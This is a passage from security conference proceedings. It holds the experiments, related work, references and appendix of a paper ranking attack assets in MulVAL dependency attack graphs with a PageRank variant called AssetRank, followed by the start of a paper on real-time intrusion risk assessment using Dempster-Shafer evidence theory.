For MulVAL attack graphs, specifying a damping factor is only sensible for OR vertices (derived attack assets). The damping factor has no effect on SINK vertices because they have no out-going arcs. Also, AND vertices are fundamentally required in the attack graph and cannot be obtained out-of-band so the damping factor for AND vertices is set to 1 (no damping).

The success likelihood of obtaining a derived asset out-of-band for an OR vertex v is denoted $s(v)$. An example of an out-of-band attack is an attacker obtaining a user's login credentials through social engineering. The success likelihood depends upon the level of awareness and training of the user. A network defender can specify the success likelihood based upon the type of user account. For example, root users could be assigned a low likelihood score such as 20% while standard users could be assigned a score of 80%. Security experts will be relied upon to provide metrics for out-of-band attacks.

The degree to which attackers will use out-of-band attacks depends upon both the projected success of the out-of-band attack and the difficulty of obtaining the attack asset by using the means specified in the attack graph. If the attack asset may be obtained with certainty using the attack graph then the attacker will use those means. Also, if out-of-band attacks are impossible or are certain to fail, the attacker will not exit the graph to attempt the out-of-band means but will use the means in the attack graph to obtain the privilege. The following equation captures these requirements. For an OR vertex v with an out-of-band success likelihood $s(v)$, the damping factor δ_v is given by

$$\delta_v = (1 - s(v)) + s(v)m(v) \ . \tag{5}$$

The damping matrix is a diagonal matrix constructed from the vertex-specific damping factors by setting $\Delta = diag(\delta_1, \delta_2, \ldots, \delta_{|V|})$.

3.3 Personalization Vector (P)

The personalization vector P represents the network defender's desire to deny an attack asset to attackers. If a defender is only interested in denying a single goal vertex g then its personalization value $f(g)$ is set to 1 and all other vertices are set to 0.[8] If the defender desires to deny several vertices (for example, the `execCode` privilege on all servers) then the values will be set for the vertices in a manner that represents the defenders (conversely, the attackers) interest in those vertices. It is expected that the defender will set the personalization values based upon the organization's operational priorities.

[8] Technically, the non-goal vertices are set to an arbitrarily small $\epsilon > 0$ and the goal is set to $1 - (|V| - 1)\epsilon$. This ensures that the AssetRank matrix $A = D\Delta + \gamma P e^T$ is positive, a condition that guarantees the existence of a unique positive eigenvector according to Perron's theorem.

4 Experiments

In this section we present several experiments we conducted to study 1) AssetRank's efficacy in giving results consistent with the importance of an attack asset to a potential attacker; and 2) how the AssetRank metric may be used to better understand security threats conveyed in a dependency attack graph, as well as in choosing appropriate mitigation measures.

In our experiments, we use the MulVAL attack-graph tool suite to compute a dependency attack graph based upon a network description and a user query. For example, a user may ask if attackers can execute code of their choosing on any server. The attack graph is exported to a custom Python module. The Python module normalizes the input data, computes the AssetRank values, and visualizes the attack graph using the graph visualization software Graphviz [13].

4.1 Experiment 1

The first experiment demonstrates the effect of arc weights and vertex-specific damping factors on a small network. Figure 3 shows the network for experiments 1a and 1b. The attacker has access to both PC1 and PC2. User1 is on PC1 which has vulnerability Vul1 and User2 is on PC2 which has vulnerability Vul2. PC1 and PC2 have access to the goal machine but not to each other.

In experiment 1a we assume that Vul1 has functional exploit tools available and Vul2 has only proof-of-concept code available. Hence, we assign success likelihood metrics of 0.8 and 0.4, respectively. A uniform damping factor of 0.99 is applied to all vertices. We expect that Vul1 will have a higher rank metric than Vul2 since the attacker is more likely to prefer it. Figure 4 shows the attack graph coloured according to the assets' AssetRank values. The vertex colours range from blue to red with blue indicating vertices with relatively lower ranks and red indicating vertices with higher ranks. Our algorithm computes a value of 0.0579 for Vul1 and a value of 0.0289 for Vul2 which is consistent with the higher value that Vul1 has to the attacker.

In experiment 1b we assign both Vul1 and Vul2 a success likelihood of 1.0. However, we assume that it is 80% likely that PC1 will be compromised by ways




Fig. 3. Scenario for experiments 1a and 1b



1: execCode(goal,serviceaccount)
Rank: 0.01373
Damp: 0.99 Likelihood: 1.0
0.8
2: RULE 2 (remote exploit of a server program)
Rank: 0.01867
Damp: 0.99 Likelihood: 1.0
1.0
1.0
1.0
3: netAccess(goal,tcp,80)
Rank: 0.02539
Damp: 0.99 Likelihood: 1.0
24: networkServiceInfo(goal,service,tcp,80,serviceaccount)
Rank: 0.02539
Damp: 0.99 Likelihood: 1.0
25: vulExists(goal,vul3,service,remoteExploit,privEscalation)
Rank: 0.02539
Damp: 0.99 Likelihood: 1.0
0.8
0.4
4: RULE 5 (multi-hop access)
Rank: 0.02302
Damp: 0.99 Likelihood: 0.5
14: RULE 5 (multi-hop access)
Rank: 0.01151
Damp: 0.99 Likelihood: 0.5
1.0
1.0
1.0
1.0
5: hacl(pc1,goal,tcp,80)
Rank: 0.03129
Damp: 0.99 Likelihood: 1.0
6: execCode(pc1,serviceaccount)
Rank: 0.03129
Damp: 0.99 Likelihood: 1.0
15: hacl(pc2,goal,tcp,80)
Rank: 0.01565
Damp: 0.99 Likelihood: 1.0
16: execCode(pc2,serviceaccount)
Rank: 0.01565
Damp: 0.99 Likelihood: 1.0
0.8
0.4
7: RULE 2 (remote exploit of a server program)
Rank: 0.04255
Damp: 0.99 Likelihood: 1.0
17: RULE 2 (remote exploit of a server program)
Rank: 0.02127
Damp: 0.99 Likelihood: 1.0
1.0
1.0
1.0
1.0
1.0
1.0
8: netAccess(pc1,tcp,80)
Rank: 0.05785
Damp: 0.99 Likelihood: 1.0
12: networkServiceInfo(pc1,service,tcp,80,serviceaccount)
Rank: 0.05785
Damp: 0.99 Likelihood: 1.0
13: vulExists(pc1,vul1,service,remoteExploit,privEscalation)
Rank: 0.05785
Damp: 0.99 Likelihood: 0.8
18: netAccess(pc2,tcp,80)
Rank: 0.02893
Damp: 0.99 Likelihood: 1.0
22: networkServiceInfo(pc2,service,tcp,80,serviceaccount)
Rank: 0.02893
Damp: 0.99 Likelihood: 1.0
23: vulExists(pc2,vul2,service,remoteExploit,privEscalation)
Rank: 0.02893
Damp: 0.99 Likelihood: 0.4
1.0
1.0
9: RULE 6 (direct network access)
Rank: 0.07866
Damp: 0.99 Likelihood: 1.0
19: RULE 6 (direct network access)
Rank: 0.03933
Damp: 0.99 Likelihood: 1.0
1.0
1.0
1.0
1.0
10: hacl(a,pc1,tcp,80)
Rank: 0.10695
Damp: 0.99 Likelihood: 1.0
21: attackerLocated(a)
Rank: 0.16043
Damp: 0.99 Likelihood: 1.0
20: hacl(a,pc2,tcp,80)
Rank: 0.05348
Damp: 0.99 Likelihood: 1.0

Fig. 4. Attack graph for the Experiment 1a scenario

not shown by the attack graph (for example, obtaining User1's log-in credentials through social-engineering), and PC2 is 40% likely to be compromised in such ways. Perhaps User2 has received more training and so is more security-vigilant than User1. We expect that Vul1 will be ranked lower than Vul2 since the attacker has a lower dependence upon it. Due to space constraints, we are not able to show the attack graph but Vul2 has an AssetRank of 0.0414 and Vul1 has an AssetRank of 0.0310. This ranking is intuitively correct since attackers have a greater chance of obtaining PC1 without exploiting its vulnerability, so Vul1 is less important to them.

4.2 Experiment 2

We now demonstrate the results of applying AssetRank to the attack graph for the example network in Figure 1. In the first scenario, we assume all the vulnerabilities have the same exploitability difficulty level, represented by identical success likelihood metrics.

The attack graph is not shown due to space constraints but a portion of the resulting ranking is shown in Table 1(a).[9] The ranking is consistent with the intuitive importance of the various attacker assets. Namely, vulnerabilities on

[9] In MulVAL, a tuple `vulExists(Host, VulID, Account, AccessVector, Consequence)` means "machine Host has the vulnerability VulID in software running as Account that is exploitable via AccessVector with the result Consequence." A tuple `hacl(H1, H2, Protocol, Port)` means "machine H1 can reach machine H2 through Protocol and Port."

Table 1. AssetRanks for Experiment 2

(a) Experiment 2a

Attack Asset	Rank
vulExists(c,vulid2, . . .)	0.0323
vulExists(d,vulid1, . . .)	0.0323
vulExists(e,vulid4, . . .)	0.0274
vulExists(f,vulid5, . . .)	0.0219
vulExists(b,vulid1, . . .)	0.0174
hacl(e,f,tcp,80)	0.0267
hacl(a,d,tcp,80)	0.0240
hacl(a,c,tcp,80)	0.0240
hacl(d,e,tcp,80)	0.0167
hacl(c,e,tcp,80)	0.0167
hacl(a,b,tcp,80)	0.0129

(b) Experiment 2b

Attack Asset	Rank
vulExists(d,vulid1, . . .)	0.0453
vulExists(e,vulid4, . . .)	0.0303
vulExists(f,vulid5, . . .)	0.0229
vulExists(b,vulid1, . . .)	0.0188
vulExists(c,vulid2, . . .)	0.0127
hacl(a,d,tcp,80)	0.0406
hacl(d,e,tcp,80)	0.0304
hacl(e,f,tcp,80)	0.0287
hacl(a,b,tcp,80)	0.0168
hacl(a,c,tcp,80)	0.0097
hacl(c,e,tcp,80)	0.0076

C and D are more important than the one on B, since these two machines are stepping stones into the right subnet. Likewise, the attacker's reachability to C and D is ranked higher than that to B.

Now suppose the vulnerability vulid2 on machine C is very difficult to exploit, and the other vulnerabilities are easy to exploit. We therefore assign the metric 0.2 to vulid2 and the other vulnerabilities a metric of 0.8. The result of the new configuration is given in Table 1(b).

What is remarkable in the new ranking is that the vulnerability on machine C is ranked much lower than before, since it is hard to exploit. Now machine D becomes much more valuable to the attacker since it is likely to be the only feasible stepping stone into the right subnet, which is manifested by the boosted values on both the vulnerabilities and reachability relations involving D. Note that the vulnerability on machine B is the same as the one on machine D. But since B cannot directly help the attacker penetrate deeper into the network, its vulnerability's rank is lower than that of D.

4.3 Experiment 3

To study how AssetRank works in a more complicated realistic setting, we tested it on a network scenario adapted from a real control-system network, shown in Figure 5. In this network, an enterprise network is protected by a firewall from the Internet. Only machines in the DMZ subnet can be directly accessed from the Internet zone. The machines in the CORP internal subnet can freely access the Internet. Only one machine in the network, the Citrix server, can access the control-system subnet (the Energy Management System, or EMS) which is protected by another firewall, and it may only access the Data Historian. Assuming the attacker is on the Internet and wants to obtain privileges on the Communications Servers in the EMS subnet, there are two obvious entry ways for him: the web server and the VPN server, both of which can be directly accessed from the Internet.




Fig. 5. A realistic network scenario for Experiment 3

We introduced hypothetical vulnerabilities into this scenario and assigned metrics for them based on our understanding of typical security problems in this type of network.[10] Due to space constraints we cannot show the attack graph; however, the ranking identifies the two most critical vulnerabilities in the network. One is a remote buffer overflow vulnerability on the web server, which would allow a remote attacker to gain code execution privilege in the DMZ subnet. The other is a browser vulnerability on the user workstation. Since outbound traffic from the CORP Internal zone is not restricted, an unsuspecting user may browse to a malicious website and compromise his machine. This compromise will yield privileges on the internal network to the attacker. There are many other vulnerabilities in the network and there are other ways to penetrate into the system (for example, through the VPN server). But the two critical problems identified by the AssetRank algorithm are consistent with a human's conclusion after spending an extensive amount of time studying the information revealed by the complicated 129 vertex attack graph with 185 dependencies.

5 Related Work

Attack graphs have been proposed and studied extensively to analyze the security of enterprise networks. There are basically two types of attack graphs. In the

[10] In real applications, this information will automatically be furnished by data collection agents installed on the machines and the CVSS metrics provided by the NVD.

first type, each vertex represents the *entire* network state and the arcs represent state transitions caused by an attacker's actions. Examples are Sheyner's scenario graph based on model checking [14], and the attack graph in Swiler and Phillips' work [15]. This type of attack graph is sometimes called a *state enumeration attack graph* [7]. In the second type of attack graph, a vertex does not represent the entire state of a system but rather a system condition in some form of logical sentence. The arcs in these graphs represent the causality relations between the system conditions. We call this type of attack graph a *dependency attack graph.* Examples are the graph structure used by Ammann *et al.* [1], the *exploit dependency graphs* defined by Noel *et al.* [3,7], the MulVAL *logical attack graph* by Ou *et al.* [4], and the *multiple-prerequisite graphs* by Ingols *et al.* [2]. The work in this paper applies the extended PageRank algorithm, AssetRank, to distill and prioritize the information presented in a dependency attack graph.

Mehta *et al.* apply the PageRank algorithm to state enumeration attack graphs [16]. Aside from the generalizations of PageRank presented in this paper, the key difference from their work is that AssetRank is applied to dependency attack graphs which have very different semantics from the state enumeration attack graphs generated by a model checker. First, a vertex in a dependency attack graph describes a privilege attackers use or a vulnerability they exploit to accomplish an attack. Hence, ranking a vertex in a dependency attack graph directly gives a metric for the privilege or vulnerability. Ranking a vertex in a state enumeration attack graph does not provide this semantics since a vertex represents the state of the entire system including all configuration settings and attacker privileges. Second, the source vertices of our attack graphs are the attackers' goals as opposed to the source vertex being the network initial state, as is the case in the work of Mehta *et al.* Since our source vertices are the attackers' goals, value flows from them and the computed rank of each vertex is in terms of how much attackers *need* the attack asset to achieve their goals. Thus our rank is a direct indicator of the main attack enablers and where security hardening should be performed. The rank computed in Mehta *et al.*'s work represents the probability a random attacker (similar to the random walker in the PageRank model) is in a specific state, in particular, a state where he has achieved his goal. But the probability a random attacker is in the goal state may decrease as the number of attack paths increases — simply because there are more states to split the distribution. As a result, contrary to what was proposed in their paper, this rank cannot serve as a metric for the system's overall vulnerability.

Recent years have seen a number of efforts that apply numeric security metrics to attack graphs. For example, Wang *et al.* studied how to combine individual security metrics to compute an overall security metric using attack graphs [17]. Dewri *et al.* proposed configuration optimization methods that are based on attack graphs, numeric cost functions, and genetic algorithms [18]. The goal of our work is different. We aim to use standardized security metrics and a unified algorithmic framework to rank and prioritize the security problems revealed by an attack graph.

There have been various forms of attack graph analysis proposed in the past. The ranking scheme described in this paper is complementary to those works and could be used in combination with existing approaches. One of the factors that has been deemed useful for attack graphs is finding a minimal set of critical configuration settings that enable potential attacks since these could serve as a hint on how to eliminate the attacks. Approaches to find the minimal set have been proposed for both dependency attack graphs [3] and state-enumeration attack graphs [6,19]. Business needs usually do not permit the elimination of all security risks so the AssetRank values could be used alongside minimal-cut algorithms to selectively eliminate risk. In the experiment in Section 4.2, the highest ranked vertices (compromise/vulnerability on host C and D) happen to be a minimal set that will cut the attack graph in two parts. AssetRank can incorporate standardized security metrics such as CVSS, and compute the relative importance of each attack asset based on both the metrics and the attack graph. A binary result from the minimal-cut algorithm does not provide this capability, which we believe is important in realistic security management.

It has been recognized that the complexity of attack graphs often prevents them from being useful in practice and methodologies have been proposed to better visualize them [7,8,9,20]. The ranks computed by our algorithm could be used in combination with the techniques in those works to help further the visualization process, for example by coloring the visualization based on the computed ranks.

6 Conclusion

In this paper we proposed the AssetRank algorithm, a generalization of the PageRank algorithm, that can be applied to rank the importance of a vertex in a dependency attack graph. The model adds the ability to reason on heterogeneous graphs containing both AND and OR vertices. It also adds the ability to model various types of attackers. We have shown how to incorporate vulnerability attribute information into the arc weights. Similarly, users could compute attack asset ranks derived from metrics regarding attack noisiness, attack path length, or resource utilization. We have also shown how to model the existence of out-of-band attacks into vertex-specific damping weights. We incorporated personalization values to allow network defenders to specify the assets they most desire to deny attackers and thus obtain a personalized attack asset ranking based upon their operational priorities.

The numeric value computed by AssetRank is a direct indicator of how important the attack asset represented by a vertex is to a potential attacker. The algorithm was empirically verified through numerous experiments conducted on several example networks. The rank metric will be valuable to users of attack graphs in better understanding the security risks, in fusing publicly available attack asset attribute data, in determining appropriate mitigation measures, and as input to further attack graph analysis tools.

Acknowledgements

The authors thank Craig Burrell for many valuable discussions. We also thank the numerous people who provided helpful comments on the paper.

References

1. Ammann, P., Wijesekera, D., Kaushik, S.: Scalable, graph-based network vulnerability analysis. In: Proceedings of 9th ACM Conference on Computer and Communications Security, Washington, DC (November 2002)
2. Ingols, K., Lippmann, R., Piwowarski, K.: Practical attack graph generation for network defense. In: 22nd Annual Computer Security Applications Conference (ACSAC), Miami Beach, Florida (December 2006)
3. Noel, S., Jajodia, S., O'Berry, B., Jacobs, M.: Efficient minimum-cost network hardening via exploit dependency graphs. In: 19th Annual Computer Security Applications Conference (ACSAC) (December 2003)
4. Ou, X., Boyer, W.F., McQueen, M.A.: A scalable approach to attack graph generation. In: 13th ACM Conference on Computer and Communications Security (CCS), pp. 336–345 (2006)
5. Phillips, C., Swiler, L.P.: A graph-based system for network-vulnerability analysis. In: NSPW 1998: Proceedings of the 1998 workshop on New security paradigms, pp. 71–79. ACM Press, New York (1998)
6. Sheyner, O., Haines, J., Jha, S., Lippmann, R., Wing, J.M.: Automated generation and analysis of attack graphs. In: Proceedings of the 2002 IEEE Symposium on Security and Privacy, pp. 254–265 (2002)
7. Noel, S., Jajodia, S.: Managing attack graph complexity through visual hierarchical aggregation. In: VizSEC/DMSEC 2004: Proceedings of the 2004 ACM workshop on Visualization and data mining for computer security, pp. 109–118. ACM Press, New York (2004)
8. Noel, S., Jacobs, M., Kalapa, P., Jajodia, S.: Multiple coordinated views for network attack graphs. In: IEEE Workshop on Visualization for Computer Security (VizSEC 2005) (2005)
9. Lippmann, R., Williams, L., Ingols, K.: An interactive attack graph cascade and reachability display. In: IEEE Workshop on Visualization for Computer Security (VizSEC 2007) (2007)
10. Page, L., Brin, S., Motwani, R., Winograd, T.: The PageRank citation ranking: Bringing order to the web. Technical report, Stanford Digital Library Technologies Project (1998)
11. Meyer, C.D.: Matrix analysis and applied linear algebra. Society for Industrial and Applied Mathematics. Philadelphia, PA, USA (2000)
12. Bianchini, M., Gori, M., Scarselli, F.: Inside PageRank. ACM Trans. Inter. Tech. 5(1), 92–128 (2005)
13. Ellson, J., Gansner, E., Koutsofios, L., North, S., Woodhull, G.: Graphviz-Open Source Graph Drawing Tools. Graph Drawing, 483–485 (2001)
14. Sheyner, O.: Scenario Graphs and Attack Graphs. Ph.D thesis, Carnegie Mellon (April 2004)
15. Swiler, L.P., Phillips, C., Ellis, D., Chakerian, S.: Computer-attack graph generation tool. In: DARPA Information Survivability Conference and Exposition (DISCEX II 2001), June 2001, vol. 2 (2001)

16. Mehta, V., Bartzis, C., Zhu, H., Clarke, E., Wing, J.: Ranking attack graphs. In: Proceedings of Recent Advances in Intrusion Detection (RAID) (September 2006)
17. Wang, L., Singhal, A., Jajodia, S.: Measuring network security using attack graphs. In: Third Workshop on Quality of Protection (QoP) (2007)
18. Dewri, R., Poolsappasit, N., Ray, I., Whitley, D.: Optimal security hardening using multi-objective optimization on attack tree models of networks. In: 14th ACM Conference on Computer and Communications Security (CCS) (2007)
19. Jha, S., Sheyner, O., Wing, J.M.: Two formal analyses of attack graphs. In: Proceedings of the 15th IEEE Computer Security Foundations Workshop, Nova Scotia, Canada, June 2002, pp. 49–63 (2002)
20. Homer, J., Varikuti, A., Ou, X., McQueen, M.A.: Improving attack graph visualization through data reduction and attack grouping. In: The 5th International Workshop on Visualization for Cyber Security (VizSEC) (2008)

Appendix

A Full Attack Graph for Example in Fig. 1.



1:execCode(f,serviceaccount)
2:RULE 3 (remote exploit of a server program)
51:networkServiceInfo(f,service,tcp,80,serviceaccount)
52:vulExists(f,vulid,service,remoteExploit,privEscalation)
3:netAccess(f,tcp,80)
4:RULE 6 (multi-hop access)
5:hacl(e,f,tcp,80)
6:execCode(e,serviceaccount)
7:RULE 3 (remote exploit of a server program)
49:networkServiceInfo(e,service,tcp,80,serviceaccount)
50:vulExists(e,vulid,service,remoteExploit,privEscalation)
8:netAccess(e,tcp,80)
9:RULE 6 (multi-hop access)
47:RULE 6 (multi-hop access)
10:hacl(c,e,tcp,80)
11:execCode(c,serviceaccount)
48:hacl(d,e,tcp,80)
12:RULE 3 (remote exploit of a server program)
46:vulExists(c,vulid,service,remoteExploit,privEscalation)
13:netAccess(c,tcp,80)
45:networkServiceInfo(c,service,tcp,80,serviceaccount)
42:RULE 7 (direct network access)
14:RULE 6 (multi-hop access)
40:RULE 6 (multi-hop access)
43:hacl(a,c,tcp,80)
16:execCode(b,serviceaccount)
15:hacl(b,c,tcp,80)
41:hacl(d,c,tcp,80)
17:RULE 3 (remote exploit of a server program)
18:netAccess(b,tcp,80)
39:vulExists(b,vulid,service,remoteExploit,privEscalation)
38:networkServiceInfo(b,service,tcp,80,serviceaccount)
19:RULE 6 (multi-hop access)
35:RULE 7 (direct network access)
21:RULE 6 (multi-hop access)
20:hacl(c,b,tcp,80)
36:hacl(a,b,tcp,80)
22:hacl(d,b,tcp,80)
23:execCode(d,serviceaccount)
24:RULE 3 (remote exploit of a server program)
25:netAccess(d,tcp,80)
33:networkServiceInfo(d,service,tcp,80,serviceaccount)
34:vulExists(d,vulid,service,remoteExploit,privEscalation)
26:RULE 6 (multi-hop access)
30:RULE 7 (direct network access)
28:RULE 6 (multi-hop access)
44:attackerLocated(a)
27:hacl(b,d,tcp,80)
31:hacl(a,d,tcp,80)
29:hacl(c,d,tcp,80)

Fig. 6. Attack graph for the network in Figure 1

Online Risk Assessment of Intrusion Scenarios Using D-S Evidence Theory*

C.P. Mu[1], X.J. Li[2,3], H.K. Huang[2], and S.F. Tian[2]

[1]School of Mechatronic Engineering, Beijing Institute of Technology, 100081 Beijing, P.R. China
muchengpo@bit.edu.cn
[2]School of Computer and Information Technology, Beijing Jiaotong University, 100044 Beijing, P.R. China
[3]School of Information Engineering, NanChang University, 330029 NanChang, P.R. China

Abstract. In the paper, an online risk assessment model based on D-S evidence theory is presented. The model can quantitate the risk caused by an intrusion scenario in real time and provide an objective evaluation of the target security state. The results of the online risk assessment show a clear and concise picture of both the intrusion progress and the target security state. The model makes full use of available information from both IDS alerts and protected targets. As a result, it can deal with uncertainties and subjectiveness very well in its evaluation process. In IDAM&IRS, the model serves as the foundation for intrusion response decision-making.

Keywords: Online Risk Assessment, Intrusion detection, Alert Processing, Intrusion Response, D-S Evidence Theory.

1 Introduction

Intrusion detection systems (IDSs) are used to detect traces of malicious activity targeted against networks and their resources. Although IDSs have been studied and developed over 20 years, they are far from perfect and need improvement. The primary weaknesses of present IDSs are as follows.

First, most current IDSs generate a great number of false positive alerts, irrelevant alerts and duplicate alerts. Second, all the current IDSs focus on low-level attacks or anomalies and usually generate isolated alerts; none of them can capture the logical steps or strategies behind these attacks [1]. Finally, Current IDS alerts provide only the information about intrusions, but lack comprehensive parameters that take both attack factors and defence factors into account and indicate the real threat of intrusions to the protected targets. Therefore,it is very hard for an administrator or an automated intrusion response system (AIRS) to make the right intrusion response decision based on these IDS alerts.

* Supported by the Annual Proposed Sci-tech Project of 2008 of Jiangxi Education Bureau (GJJ08036).

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 35–48, 2008.

The proposed online risk assessment model can effectively solve the above mentioned problems while dealing with uncertainties very well. The model presents a concise and real-time picture of the security state of the protected target under an intrusion, while providing much more information about the threat of the intrusion than raw alerts. In addition, It favors further automatic alert processing and forms the foundation for intrusion responses.

2 Related Work

Risk assessment is the process of identifying, characterizing, and understanding risk. Most traditional network risk assessment models follow a fairly static procedure and cannot satisfy the requirements of the ubiquitous computing environment. They are usually off-line models and focus on risks caused by the vulnerabilities of targets.

As an updated technique in the network security field, online risk assessment is the real-time evaluation of the threat caused by an ongoing intrusion on a protected target. In other words, it is an online model that focuses on risks caused by intrusions. The result of the risk assessment for an intrusion scenario could represent both the progress of the intrusion and the security states of the corresponding target, which is very important to minimize the impact on network security when the intrusion has been detected. At present,however, very little work has been done to address online risk assessment for technical limitation. Following are a few online assessment models proposed in recent years.

The Stellar real-time system developed by Stephen Boyer et al. [2] consists of a scenario building engine and a security risk assessment engine. Its architecture is similar to our IDAM&IRS. However, security risk is assessed by a set of rules written in Security Assessment Declarative Language similar to SQL, which is different from our risk assessment approach.

The RheoStat system developed by Ashish Gehani,et al is used to manage the real-time risk of a host[3]. Actually, it is an automated intrusion response system. The model takes the attack probability, the vulnerability exposure and the cost of the consequence (related to the asset value) as the risk assessment factors to determine the real-time risk on the protected host caused by an attack scenario. The model calculates the attack probability according to the match extent between the history of occurring events and a known intrusion template. Therefore, the model finds processing new intrusions difficult. In addition, its risk assessment results easily suffer from the impact of false positive alerts.

Andre Arnes et al present a real-time risk assessment approach based on Hidden Markov Models[4]. Although the paper states that one may use either statistical attack data from production or experimental system or the subjective opinion of experts to determine state transition probabilities, it is hard to use the model in practice because the approach lacks the detail calculation model of state transition probability.

In addition,the M-correlator alert processing model proposed by Phillip A. Porras et al ranks security incidents using an adaptation of the Bayes framework for belief propagation in trees[5]. Dirk Outston et al propose an approach based on the Hidden Markov Models to rank threats caused by intrusions[6]. Although neither of them are online risk assessment models, they enlighten our research work.

Before online risk assessment, most of above the mentioned models don't use multiple approaches to process IDSs alerts. As a result, these models can't make full use of the available information. Therefore, they can not deal with uncertainties well and are prone to high subjectivity in the online risk assessment process.

3 The Architecture of IDAM&IRS and Component Functions

The presented online risk assessment model is used in IDAM&IRS (Intrusion Detection Alert Management and Intrusion Response System) developed by our lab. Automated intrusion response is the major function of the system.

To improve the information quality of alerts, different alert processing techniques have their own disadvantages and advantages[7,8]. In IDAM&IRS, alert confidence learning, alert verification, alert correlation and online risk assessment are used. These approaches complement each other and lead to a better result than a single approach in the improvement of IDS alert quality. The alert confidence learning module, the alert verification module and the alert correlation module serve as the foundation of the online risk assessment module because these modules reduce the impact of false positive alerts on the accuracy of risk assessment, form intrusion scenarios and provide objective assessment factors for risk assessment. Further,the proposed online risk assessment provides a strong support for intrusion response decision-making.

Here we briefly introduce the architecture and the component functions related to the proposed approach in IDAM&IRS. The architecture of IDAM&IRS shown in Fig.1 is distributed. The communication module is responsible for receiving alerts from multiple IDSs and sending response instructions to protected targets. In the alert filter, alerts are filtered according to their corresponding confidences. Only alerts with confidence values higher than the confidence threshold can pass through the module. We have proposed a supervised confidence learning approach described in [9], which is effective in filtering out regular and relevant false alerts(concering false alert types refer to[10]). The alert verification module compares the information referred by an alert with the information of its target host. It is used to reduce false alerts and irrelevant alerts, and provide alert relevance scores that represent the likelihood of successful attacks. The details of the module are discussed in [11]. The alert correlation module can aggregate related alerts together and form alert threads that represent corresponding intrusion scenarios, while providing risk assessment factors, including the alert amounts of alert threads and alert type numbers of alert threads. It can reduce random, uncorrelated false-positive alerts and duplicate alerts. The algorithm of the module is introduced in [10]. The online-risk assessment module evaluates

